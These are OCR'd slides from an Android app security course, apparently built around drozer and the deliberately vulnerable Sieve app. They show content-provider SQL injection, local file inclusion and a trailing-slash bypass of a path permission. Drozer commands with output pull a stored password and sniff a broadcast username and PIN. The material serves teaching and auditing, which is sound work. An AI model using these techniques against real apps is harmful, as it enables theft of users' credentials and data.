
SQLite Injection

- Sending an apostrophe breaks syntax
- projection parameter is vulnerable




Finding Table Names

- Inject highlighted projection
- Tables: **Passwords** and **Key**




Dumping Key Table

- Reveals login password for Sieve app



Dumping Passwords Table

- This is the default table, so we saw it before



Samsung Vulnerabilities

- In 2011, installed apps on Samsung devices had content provider vulnerabilities exposing:
  - Emails & passwords
  - Instant messages and SMS
  - Call logs
  - GPS location
  - and more

Samsung Vulnerabilities


- Because the content providers did not require read permissions
- Also a SQL injection in the telephone app

File-Backed Content Providers

- A content provider may allow other apps to retrieve files
- By creating a content provider with a
  - **public ParcelFileDescriptor openFile(Uri, String)** method
- URI should be validated against a whitelist of allowed files or folders
  - Or it allows an attacker to reference other files, such as **/system/etc/hosts**
  - ***Local File Inclusion***

Local File Inclusion in Sieve

- The **FileBackupProvider** allows Sieve to retrieve files, but allows arbitrary file read
  - Read **/system/etc/hosts**
    - Demonstrates vulnerability




Notice the /Keys Path

- android:path="/Keys"

```
<provider
    android:name=".DBContentProvider"
    android:exported="true"
    android:multiprocess="true"
    android:authorities="com.mwr.example.sieve.DBContentProvider">

    <path-permission
        android:readPermission="com.mwr.example.sieve.READ_KEYS"
        android:writePermission="com.mwr.example.sieve.WRITE_KEYS"
        android:path="/Keys" />
</provider>
```

Android Documentation



- https://developer.android.com/guide/topics/manifest/path-permission-element


Android Documentation

- Permission only applies for path exactly matching **/Keys**


`android:path`

A complete URI path for a subset of content provider data. Permission can be granted only to the particular data identified by this path. When used to provide search suggestion content, it must be appended with "/search_suggest_query".

/Keys v /Keys/



- Adding / evades permissions requirement



Attacking Insecure Services

Services

- Run code that must keep running
  - Even when the app is not in the foreground
- Services can be started with an intent, like activities
- An app can also bind to a service
  - Sending messages to and from it

Unprotected Started Services

- The **onStartCommand()** method receives intents for this service from apps
  - May cause vulnerabilities
  - Auditor must read the code to assess the risk

Clipboardsaveservice

- In 2012, privilege escalation was possible on Samsung devices
  - Because the **com.android.clickboardsaveservice** service could copy files from one location to another
- This could be used by a package with no permissions to install another package

Unexported Services

- They can be started and stopped from a privileged account anyway
  - The same as other app components
- Using

  # am startservice

  # am stopservice

Unprotected Bound Services

- Bound services are used for ***Remote Procedure Calls*** (***RPCs)***
  - There are several different types of services, as explained in link Ch 7b
- Bound services implement the **onBind()** method inside their service class
- This method must return an **IBinder**
  - Part of the RPC mechanism

Three Ways an App Can Implement a Bound Service

- **Extending the Binder class**
  - Returning an instance of the service class in the **onBind** method
    - Not possible across the sandbox
    - Can only be bound to by other parts of the same app
- **Using a messenger**
  - Apps send **Message** objects to each other

Three Ways an App Can Implement a Bound Service

- **Using AIDL (Android Interface Description Language)**
  - Uses Inter-Process Communication (IPC)
  - Makes methods in an app available to other apps over the sandbox
  - To use, populate the **.aidl** files in the source code folder with interface definitions
  - Rarely used; more complex than messengers

Attacking a Messenger Implementation

- Start by examining the **handleMessage()** method in the bound code
- Shows what messages are expected and how functions are executed

Sieve Has Two Services


- In AndroidManifest.xml

```
<service
    android:name=".AuthService"
    android:exported="true"
    android:process=":remote" />

<service
    android:name=".CryptoService"
    android:exported="true"
    android:process=":remote" />
```

AuthService Source Code

- First parameter should be **2354** to do a MSG_CHECK
- **7452** for KEY, **9234** for PIN



Requesting Password from Another App

- This works if you know the PIN
- (It could be brute-forced)

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService
--msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1234 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
  what: 5
  arg1: 41
  arg2: 0
  Extras
    com.mwr.example.sieve.PASSWORD (String) : password12345678
```

Abusing Broadcast Receivers

- Can be unprotected, so any other app can listen to it
- Example workflow:
  - App takes login creds, verifies them with a server on the Internet
  - If they are correct, it sends a broadcast **com.myapp.CORRECT_CREDSAb**
  - The app receives the broadcast with an intent filter (see next slide)

Unprotected Receiver

4. A broadcast receiver with the following intent filter catches this intent:

```
<receiver android:name=".LoginReceiver"
          android:exported="true">
    <intent-filter>
        <action android:name="com.myapp.CORRECT_CREDS" />
    </intent-filter>
</receiver>
```

- Any app could send the intent with
  - **run app.broadcast.send**

CVE-2013-6272

- Vulnerable broadcast receivers in the Android codebase
- Allows any app to initiate and terminate phone calls
- On Android 4.4.2 and earlier

Intent Sniffing

- A receiver can register to receive broadcasts intended for other apps
- Possible if the app doesn't require a permission to receive the intent

Example

- If an app sends an intent with secrets like this

```
$ adb shell am broadcast -a com.myapp.USER_LOGIN --ez ALLOW_LOGIN true

--es USERNAME tyrone --es PIN 2342
```

Example

- Any app can sniff it like this

```
dz> run app.broadcast.sniff --action com.myapp.USER_LOGIN

[*] Broadcast receiver registered to sniff matching intents

[*] Output is updated once a second. Press Control+C to exit.



Action: com.myapp.USER_LOGIN

Raw: Intent { act=com.myapp.USER_LOGIN flg=0x10 (has extras) }

Extra: PIN=2342 (java.lang.String)

Extra: ALLOW_LOGIN=true (java.lang.Boolean)

Extra: USERNAME=tyrone (java.lang.String)
```

Without Drozer

sambowne — grep -i intent — 107×9

```
Sam-2:~ sambowne$ adb logcat | grep -i intent
10-03 12:53:37.091   523   523 I IntentFirewall: Read new rules (A:0 B:0 S:0)
10-03 12:53:38.970   523   523 V ConditionProviders: binding: Intent { act=android.service.notification.Con
ditionProviderService cmp=com.google.android.apps.wellbeing/.dnd.impl.DndConditionProviderService (has extr
as) }
10-03 12:53:39.994   523   523 I ActivityTaskManager: START u0 {act=android.intent.action.MAIN cat=[android
.intent.category.HOME] flg=0x10000100 cmp=com.android.settings/.FallbackHome} from uid 0
10-03 12:53:40.598   523   523 I Telecom : SystemStateHelper: Registering car mode receiver: android.conten
t.IntentFilter@1c3fee9: TS.init@AAA
```

Secret Codes

- Numbers to type on the keypad to do special things

```
dz> run scanner.misc.secretcodes
Package: com.android.providers.calendar
  225

Package: com.google.android.gms
  2884936
  2432546
  426377962
  947322243
  3436375

Package: com.android.settings
  4636

Package: com.android.email
  36245
